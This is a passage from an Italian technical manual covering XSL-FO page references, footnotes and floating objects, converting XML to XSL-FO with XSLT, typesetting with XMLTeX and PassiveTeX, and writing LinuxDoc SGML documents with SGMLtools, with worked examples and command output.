```
Per raggiungere il sito, basta fare un clic <fo:basic-link
external-destination="http://www.brot.dg">qui</fo:basic-link>.
```

Per fare riferimento a una pagina, in modo da ottenerne il numero nella composizione stampata, si usano due elementi per due situazioni differenti:

```
<fo:page-number [attributi] />
```

```
<fo:page-number-citation
        ref-id="stringa_a_cui_si_fa_riferimento"
        [attributi] />
```

Nel primo caso, si ottiene il numero della pagina corrente; nel secondo, si ottiene il numero di pagina a cui si fa riferimento con la stringa indicata con l'attributo '**`ref-id`**'. L'esempio seguente riassume l'uso di questi elementi, dove in particolare si inserisce il numero di pagina nella regione inferiore:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE fo:root SYSTEM "fo.dtd">
<fo:root xmlns:fo="http://www.w3.org/1999/XSL/Format">
    <fo:layout-master-set>
        <fo:simple-page-master
                master-name="normale"
                page-width="210mm"
                page-height="297mm"
                margin-top="2cm"
```

```
                margin-bottom="2cm"
                margin-left="2cm"
                margin-right="2cm">
            <fo:region-body   margin-top="1cm" margin-bottom="1cm"/>
            <fo:region-before extent="1cm" />
            <fo:region-after  extent="1cm" />
        </fo:simple-page-master>
    </fo:layout-master-set>
    <fo:page-sequence
            master-reference="normale"
            initial-page-number="1"
            force-page-count="even"
            language="it"
            country="it">
        <fo:static-content flow-name="xsl-region-before">
            <fo:block   font-size="7mm">
                Riga di intestazione.
            </fo:block>
        </fo:static-content>
        <fo:static-content flow-name="xsl-region-after">
            <fo:block   font-size="7mm">
                pagina <fo:page-number />
            </fo:block>
        </fo:static-content>
        <fo:flow flow-name="xsl-region-body">
            <fo:block   font-size="7mm">
                <fo:block id="riferimento">
                    Qui &#x00E8; inserita un'ancora a cui si pu&#x00F2;
                    fare riferimento.
                </fo:block>
                <fo:block>
                    Bla bla bla bla bla bla bla bla bla bla bla bla bla
                    bla bla bla bla bla bla bla bla bla bla bla bla bla
                    bla bla bla bla bla bla bla bla bla bla bla bla bla
                    bla bla bla bla bla bla.
                </fo:block>
                <!-- Inserire qui altri fo:block per ottenere piu` pagine -->
                <fo:block>
                    Il riferimento che ci interessa si trova nella
                    <fo:basic-link
                    internal-destination="riferimento">pagina
                    <fo:page-number-citation
                    ref-id="riferimento"/></fo:basic-link>. Per il resto
                    <fo:basic-link
                    external-destination="http://www.brot.dg">si
                    pu&#x00F2; raggiungere il sito
                    http://www.brot.dg</fo:basic-link>.
                </fo:block>
            </fo:block>
        </fo:flow>
    </fo:page-sequence>
</fo:root>
```

Ecco come potrebbe apparire il risultato della composizione:

```
Riga di intestazione.
Qui è inserita un'ancora a cui si può fare riferimento.
Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla.
Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla.
Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla.
Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla.
Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla.
Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla.
Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla.
Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla.
Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla.
Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
pagina 1
```

```
Riga di intestazione.
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla.
Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla.
Il riferimento che ci interessa si trova nella pagina 1.
Per il resto si può raggiungere il sito
http://www.brot.dg.

pagina 2
```

463.8 Componenti autonomi rispetto al testo

Esistono due tipi di componenti che, nella composizione, non si collocano nella posizione in cui appaiono nel corso del documento. Si tratta di note a piè pagina e di oggetti fluttuanti. Le note a piè pagina si inseriscono nell'ambito di un contesto lineare e si ottengono con questa sintassi:

```
<fo:footnote>
    <fo:inline [attributi]>
        simbolo
    </fo:inline>
    <fo:footnote-body>
        blocchi
    </fo:footnote-body>
</fo:footnote>
```

In pratica, l'elemento '**`fo:footnote`**' contiene necessariamente un elemento '**`fo:inline`**', il cui scopo è quello di inserire un simbolo o qualunque cosa serva per rinviare il lettore alla nota a piè pagina; subito dopo, l'elemento '**`fo:footnote-body`**' contiene uno o più blocchi che contengono la nota vera e propria. Si tenga in considerazione il fatto che, probabilmente, si vuole inserire all'inizio delle note lo stesso simbolo usato per il richiamo.

```
<fo:block>
    Bla bla bla bla bla bla bla bla bla bla bla bla bla.
    <fo:footnote>
```

```
        <fo:inline>**</fo:inline>
        <fo:footnote-body>
            <fo:block>
                **) Ovviamente, questa &#x00E8; una
                frase senza senso.
            </fo:block>
        </fo:footnote-body>
    </fo:footnote>
    Bla bla bla bla bla bla bla bla bla bla bla bla bla.
    Bla bla bla bla bla bla bla bla bla bla bla bla bla.
</fo:block>
```

L'esempio mostra solo una porzione di un file XSL-FO, che, nella composizione finale potrebbe apparire in modo simile a questo:

Bla bla bla bla bla bla bla bla bla bla bla bla bla. ** Bla bla bla bla bla bla bla bla bla bla bla bla bla bla. Bla bla bla bla bla bla bla bla bla bla bla bla bla.

**) Ovviamente, questa è una frase senza senso.

Gli oggetti fluttuanti si inseriscono all'interno dell'elemento '**`fo:float`**', che si comporta come un blocco:

```
<fo:float
        float="before"|"start"|"end"|...
        [clear="posizione"]>
    blocchi
</fo:float>
```

In pratica, con l'aiuto dell'attributo '**`float`**' si può stabilire in che modo debba essere collocato l'oggetto fluttuante, mentre l'attributo '**`clear`**' serve a definire un comportamento in prossimità di altri oggetti fluttuanti.

Non vengono mostrati esempi sull'uso di questo elemento, anche se si può intuire la sua importanza in presenza di immagini e piccole tabelle che è bene collocare in modo dinamico nel corpo di un documento.

463.9 Riferimenti

- Elliotte Rusty Harold, *XML Bible*
  ⟨*http://www.mmg.tu-sofia.bg/xml/* ⟩
- Elliotte Rusty Harold, *XML Bible, second edition: XSL formatting objects*
  ⟨*http://www.ibiblio.org/xml/books/bible2/chapters/ch18.html* ⟩
- W3C, *Extensible stylesheet language*
  ⟨*http://www.w3.org/TR/xsl/* ⟩

XSLT e XSL-FO

Fino a questo punto, XSLT e XSL-FO sono stati descritti separatamente, per evitare confusione, mentre fanno parte di un sistema integrato. Avendo compreso il meccanismo di XSLT e di XSL-FO, non dovrebbe essere difficile unire le due cose per trasformare un documento XML in un file XSL-FO, allo scopo di arrivare poi alla composizione finale.

In precedenza è stato mostrato un file XML molto semplice, associando a questo la trasformazione in formati comuni:

```
<?xml version="1.0" encoding="UTF-8" ?>
<!DOCTYPE relazione [
    <!ELEMENT relazione     (titolo?, data, contenuto)>
    <!ATTLIST relazione
        xml:lang   CDATA    "">
    <!ELEMENT titolo        (#PCDATA)>
    <!ELEMENT data          (#PCDATA)>
    <!ELEMENT contenuto     (paragrafo+, firma+)>
    <!ELEMENT paragrafo     (#PCDATA)>
    <!ELEMENT firma         (#PCDATA)>
]>

<relazione xml:lang="it">
<titolo>Relazione introduttiva su XML</titolo>

<data>11/11/2011</data>

<contenuto>

<paragrafo>XML sta per Extensible Markup Language.    bla bla bla...
Perché,... così,... perciò,... sarà...</paragrafo>

<paragrafo>Bla, bla, bla....</paragrafo>

<firma>Pinco Pallino</firma>

</contenuto>
</relazione>
```

Per trasformare questo tipo di file in un foglio di stile XSL-FO, si può usare un foglio di stile XSLT come quello seguente; si osservi anche la presenza della dichiarazione del dominio applicativo associato al prefisso '**`fo:`**'.

```
<xsl:stylesheet
    version="1.0"
    xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
    xmlns:fo="http://www.w3.org/1999/XSL/Format">
    <xsl:output
        method="xml"
        indent="yes"
        encoding="UTF-8" />
    <xsl:template match="/">
        <fo:root xmlns:fo="http://www.w3.org/1999/XSL/Format">
            <fo:layout-master-set>
```

```
                  <fo:simple-page-master          master-name="normale"
                          page-width="210mm"      page-height="297mm"
                          margin-top="2cm"        margin-bottom="2cm"
                          margin-left="2cm"       margin-right="2cm">
                      <fo:region-body />
                  </fo:simple-page-master>
              </fo:layout-master-set>
              <fo:page-sequence           master-reference="normale"
                                          language="{relazione/@xml:lang}">
                  <fo:flow                flow-name="xsl-region-body">
          <xsl:apply-templates />
                  </fo:flow>
              </fo:page-sequence>
          </fo:root>
      </xsl:template>
      <xsl:template match="titolo">
          <fo:block       font-size="4mm"
                          space-after="1cm"
                          text-align="right"
                          color="blue">
              <xsl:apply-templates />
          </fo:block>
      </xsl:template>
      <xsl:template match="data">
          <fo:block       space-after="5mm">
              <xsl:apply-templates />
          </fo:block>
      </xsl:template>
      <xsl:template match="paragrafo">
          <fo:block>
              <xsl:apply-templates />
          </fo:block>
      </xsl:template>
      <xsl:template match="firma">
          <fo:block>
              <xsl:apply-templates />
          </fo:block>
      </xsl:template>
  </xsl:stylesheet>
```

In questo caso la trasformazione genera il file XSL-FO seguente:

```
<?xml version="1.0" encoding="UTF-8"?>
<fo:root xmlns:fo="http://www.w3.org/1999/XSL/Format">
<fo:layout-master-set>
<fo:simple-page-master master-name="normale" page-width="210mm"
    page-height="297mm" margin-top="2cm" margin-bottom="2cm" margin-left="2cm"
    margin-right="2cm">
<fo:region-body/>
</fo:simple-page-master>
</fo:layout-master-set>
<fo:page-sequence master-reference="normale" language="it">
<fo:flow flow-name="xsl-region-body">
```


```
<fo:block font-size="4mm" space-after="1cm" text-align="right"
    color="blue">Relazione introduttiva su XML</fo:block>

<fo:block space-after="5mm">11/11/2011</fo:block>



<fo:block>XML sta per Extensible Markup Language.    bla bla bla...
Perché,... così,... perciò,... sarà...</fo:block>

<fo:block>Bla, bla, bla....</fo:block>

<fo:block>Pinco Pallino</fo:block>


</fo:flow>
</fo:page-sequence>
</fo:root>
```

Il risultato della composizione:

Relazione introduttiva su XML

11/11/2011

XML sta per Extensible Markup Language. bla bla bla... Perché,... così,... perciò,... sarà...
Bla, bla, bla....
Pinco Pallino

Per il resto, si veda quanto già descritto in precedenza a proposito di XSLT nel capitolo 459.

464.1 Riferimenti

- Herong Yang, *Herong's notes on XSL-FO and XHTML*
  ⟨*http://www.geocities.com/herong_yang/xhtml/toc.html* ⟩

XMLTeX e PassiveTeX

XMLTeX [1] è un sistema per comporre file XML attraverso TeX; PassiveTeX [2] è un insieme di fogli di stile aggiuntivi, che in particolare consentono a XMLTeX di elaborare file XSL-FO.

465.1 XMLTeX

XMLTeX è un sistema che si affianca normalmente a LaTeX per trasformare un file XML in un documento pronto per la stampa, attraverso un metodo di trasformazione degli elementi e degli attributi del file di origine in comandi di LaTeX. Per fare questo occorre predisporre un «file di configurazione» nel quale si dichiarano queste sostituzioni. Viene proposto il solito esempio di file XML molto semplice, dove in particolare l'attributo '**`linguaggio`**' contiene un nome valido per LaTeX:

```
<?xml version="1.0" encoding="UTF-8" ?>
<!DOCTYPE relazione [
    <!ELEMENT relazione     (titolo?, data, contenuto)>
    <!ATTLIST relazione
        linguaggio  CDATA   "">
    <!ELEMENT titolo        (#PCDATA)>
    <!ELEMENT data          (#PCDATA)>
    <!ELEMENT contenuto     (paragrafo+, firma+)>
    <!ELEMENT paragrafo     (#PCDATA)>
    <!ELEMENT firma         (#PCDATA)>
]>

<relazione linguaggio="italian">
<titolo>Relazione introduttiva su XML</titolo>

<data>11/11/2011</data>

<contenuto>

<paragrafo>XML sta per Extensible Markup Language.    bla bla bla...
Perché,... così,... perciò,... sarà...</paragrafo>

<paragrafo>Bla, bla, bla...</paragrafo>

<paragrafo>... ma soprattutto vorrei sorvolare sopra questioni così
complesse e arzigogolate come qualcuno invece vorrebbe...</paragrafo>

<firma>Pinco Pallino</firma>

</contenuto>
</relazione>
```

Supponendo di dare a questo file il nome '`relazione.xml`', si può realizzare il file '`relazione.cfg`', con l'indicazione delle trasformazioni da apportare:

```
\XMLelement{relazione}{\XMLattribute{linguaggio}{\mylanguageattribute}{english}}{%
    \documentclass{article}
    \usepackage[OT2,OT1]{fontenc}
```

```
    \usepackage[\mylanguageattribute]{babel}
    \frenchspacing
    \begin{document}
}
{%
    \end{document}
}

\XMLelement{titolo}{}{%
    \xmlgrab
}
{
    \section{#1}
}

\XMLelement{data}{}{%
}
{
    \par
}

\XMLelement{contenuto}{}{%
}
{
}

\XMLelement{paragrafo}{}{%
}
{
    \par
}

\XMLelement{firma}{}{%
}
{
    \par
}
```

Come si vede si tratta di comandi TeX con cui si dichiarano gli abbinamenti tra elementi e attributi con comandi corrispondenti di LaTeX.

```
\XMLelement{nome_elemento}{[dichiarazione_attributi]}{codice_iniziale}{codice_finale}
```

```
\XMLelement{nome_elemento}{[dichiarazione_attributi]}{\xmlgrab}{codice_complessivo}
```

Il comando '**\XMLelement**' consente di dichiarare la trasformazione dei marcatori di un elemento in comandi LaTeX: gli ultimi due argomenti contengono rispettivamente il codice LaTeX di apertura e il codice di chiusura dell'elemento. Tuttavia, se nell'argomento destinato a ospitare il codice LaTeX di apertura si inserisce soltanto il comando '**\xmlgrab**', si può

mettere tutto nell'argomento finale, usando la sigla '**#1**' per fare riferimento al contenuto dell'elemento.

Nel secondo argomento del comando '**\XMLelement**' si possono inserire comandi '**\XMLattribute**' per prelevare le informazioni sugli attributi:

```
\XMLattribute{nome_attributo}{nome_comando_tex}{[valore_predefinito]}
```

Osservando l'esempio del file 'relazione.cfg' si può vedere che nella dichiarazione riferita all'elemento '**relazione**' appare l'associazione dell'attributo '**linguaggio**' al comando '**\mylanguageattribute**', che poi viene usato successivamente. In pratica, il comando di LaTeX che nel file 'relazione.cfg' appare come la riga seguente, è come se venisse sostituito con quella successiva:

```
\usepackage[\mylanguageattribute]{babel}
```

```
\usepackage[italian]{babel}
```

Nel file di configurazione, ovvero il file '.cfg', possono essere collocati altri comandi importanti; fortunatamente molte indicazioni essenziali fanno già parte della configurazione generale, che potrebbe trovarsi nel file '/etc/texmf/xmltex/xmltex.cfg'. Eventualmente si può approfondire la cosa leggendo la documentazione originale di XMLTeX.

Disponendo del file di configurazione per la trasformazione del documento XML, prima di passare alla composizione con LaTeX, si deve realizzare un piccolo file di collegamento, denominato, in questo caso, 'relazione.tex':

```
\def\xmlfile{relazione.xml}
\input xmltex.tex
```

Si può passare così alla composizione di questo file 'relazione.tex':

$ **latex relazione.tex** [*invio*]

```
This is TeX, Version 3.14159 (Web2C 7.4.5)
(./relazione.tex
LaTeX2e <2001/06/01>
Babel <v3.7h> and hyphenation patterns for american, french, german, ngerman, d
anish, dutch, finnish, greek, italian, latin, spanish, nohyphenation, loaded.
(/usr/share/texmf/tex/xmltex/base/xmltex.tex
xmltex version: 2002/06/25 v1.9 (Exp)

Encoding = utf-8 (/usr/share/texmf/tex/xmltex/config/xmltex.cfg)
(./relazione.cfg) (./relazione.xml
 Default: relazione linguaggio="" (/usr/share/texmf/tex/latex/base/article.cls
Document Class: article 2001/04/21 v1.4e Standard LaTeX document class
(/usr/share/texmf/tex/latex/base/size10.clo))
(/usr/share/texmf/tex/latex/base/fontenc.sty
(/usr/share/texmf/tex/latex/cyrillic/ot2enc.def)
(/usr/share/texmf/tex/latex/base/ot1enc.def))
(/usr/share/texmf/tex/generic/babel/babel.sty
(/usr/share/texmf/tex/generic/babel/italian.ldf
(/usr/share/texmf/tex/generic/babel/babel.def))) (./relazione.aux)
```

```
(/usr/share/texmf/tex/latex/cyrillic/ot2cmr.fd) [1] (./relazione.aux) ) ) )
Output written on relazione.dvi (1 page, 692 bytes).
Transcript written on relazione.log.
```

Si ottiene così il file '`relazione.dvi`', da cui si può generare facilmente un file PostScript:

$ **`dvips -o relazione.ps relazione.dvi`** [*invio*]

```
This is dvips(k) 5.92b Copyright 2002 Radical Eye Software (www.radicaleye.com)
' TeX output 2003.08.09:1533' -> relazione.ps
<texc.pro><f7b6d320.enc><texps.pro>. <cmr10.pfb><cmbx12.pfb>[1]
```

In modo analogo si può ottenere una composizione in formato PDF, utilizzando '**`pdflatex`**':

$ **`pdflatex relazione.tex`** [*invio*]

Eventualmente, entrambe le cose si possono fare in modo più semplice, senza bisogno di realizzare il file '`relazione.tex`', con i comandi seguenti, che servono a ottenere, rispettivamente, la composizione in formato DVI e PDF:

$ **`latex "&xmltex" relazione.tex`** [*Invio*]

$ **`pdflatex "&pdfxmltex" relazione.tex`** [*Invio*]

Nel caso dovessero essere presenti riferimenti incrociati, è necessario eseguire la composizione con LaTeX per tre volte di seguito (sempre con lo stesso comando).

Per concludere viene mostrato il risultato della composizione dell'esempio:

1 Relazione introduttiva su XML

11/11/2011

XML sta per Extensible Markup Language. bla bla bla... Perché,... così,... perciò,... sarà...

Bla, bla, bla...

... ma soprattutto vorrei sorvolare sopra questioni così complesse e arzigogolate come qualcuno invece vorrebbe...

Pinco Pallino

1

465.2 PassiveTeX

Come accennato all'inizio del capitolo, PassiveTeX è un insieme di fogli di stile da usare con XMLTeX per comporre direttamente file XSL-FO, attraverso LaTeX. Viene ripreso un esempio già apparso in un altro capitolo di file XSL-FO:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE fo:root SYSTEM "fo.dtd">
<fo:root xmlns:fo="http://www.w3.org/1999/XSL/Format">
    <fo:layout-master-set>
        <fo:simple-page-master          master-name="normale"
                page-width="210mm"      page-height="297mm"
                margin-top="2cm"        margin-bottom="2cm"
                margin-left="2cm"       margin-right="2cm">
            <fo:region-body />
        </fo:simple-page-master>
    </fo:layout-master-set>
    <fo:page-sequence           master-reference="normale"
            language="it"       country="it">
        <fo:flow                flow-name="xsl-region-body">
            <fo:block           font-size="7mm">
                <fo:block>
                    Bla bla bla <fo:inline font-style="italic">testo in
                    corsivo</fo:inline> bla bla bla <fo:inline
                    font-weight="bold">H<fo:inline
                    baseline-shift="sub">2</fo:inline>O</fo:inline> bla
                    bla bla <fo:inline font-family="monospace">ls -l |
                    sort &gt; prova</fo:inline> bla bla bla <fo:inline
                    color="blue">testo in blu</fo:inline> bla bla bla
                    <fo:inline font-variant="small-caps">testo in
                    maiuscoletto</fo:inline> bla bla bla.
                </fo:block>
            </fo:block>
        </fo:flow>
    </fo:page-sequence>
</fo:root>
```

In modo molto semplice, si arriva alla composizione di questo file con il comando seguente, supponendo che si tratti del file '`esempio-014.fo`':

$ **`latex "&xmltex" esempio-014.fo`** [*Invio*]

In questo modo si genera il file '`esempio-014.dvi`', dal quale si può ottenere un file PostScript nel modo consueto:

$ **`dvips -o esempio-014.ps esempio-014.dvi`** [*Invio*]

Ovviamente si può anche eseguire una composizione in formato PDF direttamente con il comando seguente:

$ **`pdflatex "&pdfxmltex" esempio-014.fo`** [*Invio*]

Nel caso dovessero essere presenti riferimenti incrociati, sarebbe necessario eseguire la composizione con LaTeX per tre volte di seguito.

Ecco il risultato della composizione:

Bla bla bla *testo in corsivo* bla bla bla **H_2O** bla bla bla `ls -l | sort > prova` bla bla bla testo in blu bla bla bla TESTO IN MAIUSCOLETTO bla bla bla.

465.3 Riferimenti

- David Carlisle, *xmltex: A non validating (and not 100% conforming) namespace aware XML parser implemented in TeX**

  ⟨*http://www.dcarlisle.demon.co.uk/xmltex/manual.html* ⟩

- Sebastian Rahtz, *PassiveTeX*

  ⟨*http://www.tei-c.org/Software/passivetex/* ⟩

[1] **XMLTeX** LPPL

[2] **PassiveTeX** Software libero con licenza speciale

Capitolo 466

Sistemi SGML basati su Qwertz

Il sistema standard utilizzato inizialmente per la documentazione di GNU/Linux si è basato sul DTD Qwertz, dal quale hanno avuto origine una serie di derivazioni e di strumenti di composizione SGML che hanno avuto una certa importanza.

In questo capitolo si intende mostrare solo il funzionamento essenziale di alcuni di questi strumenti di composizione; in particolare LinuxDoc e DebianDoc.

Tra tutte le derivazioni di strumenti di composizione SGML basati originariamente sul DTD Qwertz, DebianDoc sembra essere stato il sistema più coerente, con il quale si garantiva la composizione tipografica dal formato PostScript alla pagina di manuale pura e semplice.

466.1 Struttura di LinuxDoc

La struttura di un sorgente SGML secondo il DTD LinuxDoc è generalmente la seguente:

```
<!DOCTYPE linuxdoc SYSTEM>
<article>
<titlepag>
<title>Titolo del documento</title>
<author>
        <name>Pinco Pallino ppallino@dinkel.brot.dg</name>
</author>
<date>29/02/1999</date>
<abstract>
Breve introduzione al documento.
</abstract>
</titlepag>
<toc>
<sect>Prima sezione
<p>
Contenuto della prima sezione,
...
...
(eventuali altre sezioni)
</article>
```

Con l'istruzione '**<!DOCTYPE linuxdoc SYSTEM>**' si afferma di voler utilizzare il DTD '**linuxdoc**'. Il documento è delimitato dall'elemento '**article**' che rappresenta uno tra i diversi tipi di struttura possibile del documento. Il DTD LinuxDoc è derivato dal Qwertz che è strutturato in modo da imitare il comportamento di LaTeX. In questo modo, nel DTD originale sono previste diverse strutture, tutte riferite ad analoghi tipi di documento LaTeX. La tendenza generale è quella di utilizzare sempre solo la struttura '**article**', soprattutto perché lo scopo di SGMLtools è stato quello di permettere la trasformazione del sorgente SGML in un grande numero di altri formati, non solo LaTeX.

Dopo l'inserimento dell'elemento '**title**' e di tutto ciò che deve contenere (titolo, autore, descrizione del documento), è possibile inserire il marcatore '**<toc>**', con il quale si intende ottenere un indice generale.

Dopo l'indice generale inizia il testo del documento, suddiviso in sezioni, il cui inizio è

evidenziato dai marcatori: ‘**<sect>**’, ‘**<sect1>**’, ‘**<sect2>**’.

466.1.1 Utilizzo sommario

Attraverso SGMLtools, si ottiene un documento finale a partire da un sorgente SGML. Per questo, si elabora il sorgente come si fa con un linguaggio di programmazione durante la compilazione. La prima fase è il controllo di validità.

```
sgmlcheck sorgente_sgml
```

Una volta verificata la correttezza formale dal punto di vista del DTD, si può richiedere la trasformazione in un altro formato. Nell'elenco seguente vengono mostrati solo alcuni tipi di trasformazione, i più importanti. In effetti non tutto funziona nello stesso modo e alcuni tipi di conversioni sono difettosi.

Quando si progetta di realizzare un documento attraverso SGMLtools/LinuxDoc, è importante decidere subito quali formati devono essere ottenuti necessariamente, in modo da poter controllare il loro funzionamento dall'inizio dell'opera. Per esempio, il fatto che si riesca a ottenere un formato PostScript corretto, non garantisce che gli altri formati generino un risultato altrettanto buono.[1]

La conversione in LaTeX si ottiene facilmente attraverso il comando seguente:

```
sgml2latex --output=tex sorgente_sgml
```

Viene generato un file con lo stesso nome del sorgente, terminante con l'estensione ‘`.tex`’. Questo file contiene riferimenti a stili addizionali che fanno parte del pacchetto SGMLtools. Questo fatto deve essere tenuto in considerazione se si vuole poi rielaborare questo file con LaTeX.

La composizione del documento in PostScript avviene attraverso l'elaborazione successiva da parte di LaTeX, richiamato automaticamente da SGMLtools.

```
sgml2latex --output=ps sorgente_sgml
```

Quello che si ottiene è un file con lo stesso nome del sorgente, terminante con l'estensione ‘`.ps`’.

La conversione in formato HTML viene gestita completamente all'interno di SGMLtools, attraverso il sistema di programmi in Perl che lo compongono.

```
sgml2html sorgente_sgml
```

Si ottengono una serie di file HTML collegati attraverso riferimenti ipertestuali.

466.1.2 Supporto per altri SGML

SGMLtools ha un supporto limitato per HTML. Precisamente, consente di verificare un file HTML attraverso il DTD HTML 3.2. Si può usare il comando seguente, che è lo stesso visto nel caso dei file SGML.

```
sgmlcheck sorgente_html
```

'**sgmlcheck**' determina da solo che si tratta di un file HTML. Comunque, un file HTML corretto dovrebbe iniziare con la dichiarazione seguente:

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
```

Eventualmente, sono ammissibili anche altre forme,

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2//EN">
```

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Draft//EN">
```

dove '**Draft**' si riferisce in particolare alla prima stesura della versione 3.2.

Si può osservare che un file HTML apparentemente corretto dato il risultato che si ottiene con il programma usato per visualizzarlo, può contenere un gran numero di errori formali secondo il suo DTD.

466.2 LinuxDoc più in dettaglio

Lo standard LinuxDoc, come suggerisce il nome, è quello che si è utilizzato originariamente per la documentazione di GNU/Linux. Del DTD relativo, '`linuxdoc.dtd`', vengono sfruttate ufficialmente solo alcune delle caratteristiche. Per esempio, la definizione dell'incorporazione di immagini e le tabelle sono rimaste come eredità dallo standard Qwertz, ma il loro utilizzo va evitato, preferendo piuttosto l'uso di strumenti SGML basati su DocBook.

466.2.1 Preambolo e definizione dello stile

Come accennato all'inizio del capitolo, un documento LinuxDoc inizia con un preambolo che descrive il tipo di documento ('**linuxdoc**' appunto), lo stile (in questo caso '**article**'), il titolo, l'autore e altre informazioni eventuali.

```
<!DOCTYPE linuxdoc SYSTEM>

<article>

<titlepag>
<title>Il mio primo articolo</title>
<author>Pinco Pallino, pincop@dinkel.brot.dg</author>
<date>v0.01, 29 febbraio 1999</date>
<abstract>
Breve anticipazione del contenuto del documento.
</abstract>
</titlepag>
```

```
<toc>

<sect>Prima sezione
<p>
Contenuto della prima sezione.

</article>
```

Dopo il preambolo può essere collocato un indice generale che viene costruito automaticamente attraverso l'elemento '**`toc`**'. Quindi si può iniziare il corpo del documento suddiviso in sezioni. Al termine, la chiusura dello stile dichiarato nel preambolo definisce la fine del documento.

Lo stile '**`article`**' è quello standard per i documenti LinuxDoc ed è anche quello raccomandato. Consente la suddivisione del documento per sezioni e non per capitoli. Viene chiuso alla fine del documento.

466.2.2 Suddivisione del documento

A seconda dello stile di documento utilizzato, la suddivisione del contenuto può avvenire in modi differenti. In pratica, utilizzando lo stile '**`article`**', la suddivisione avviene solo per sezioni, identificate dall'elemento '**`sect`**'.

1. '**`sect`**'
2. '**`sect1`**'
3. '**`sect2`**'

Ciò significa che una sezione '**`sect`**' può scomporsi in sottosezioni '**`sect1`**', che a loro volta si possono scomporre in altre sottosezioni di livello inferiore '**`sect2`**', ecc. In generale, se possibile, è conveniente limitarsi soltanto a due livelli di suddivisione.

```
<!DOCTYPE linuxdoc SYSTEM>

<article>

<titlepag>
<title>Il mio primo articolo</title>
<author>Pinco Pallino, pincop@dinkel.brot.dg</author>
<date>v0.01, 29 febbraio 1999</date>
<abstract>
Breve anticipazione del contenuto del documento.
</abstract>
</titlepag>

<toc>

<sect>Prima sezione
<p>
Contenuto della prima sezione.
...

<sect1>Una sottosezione
<p>
Contenuto della sottosezione.
...

<sect>Seconda sezione
<p>
...
...

</article>
```

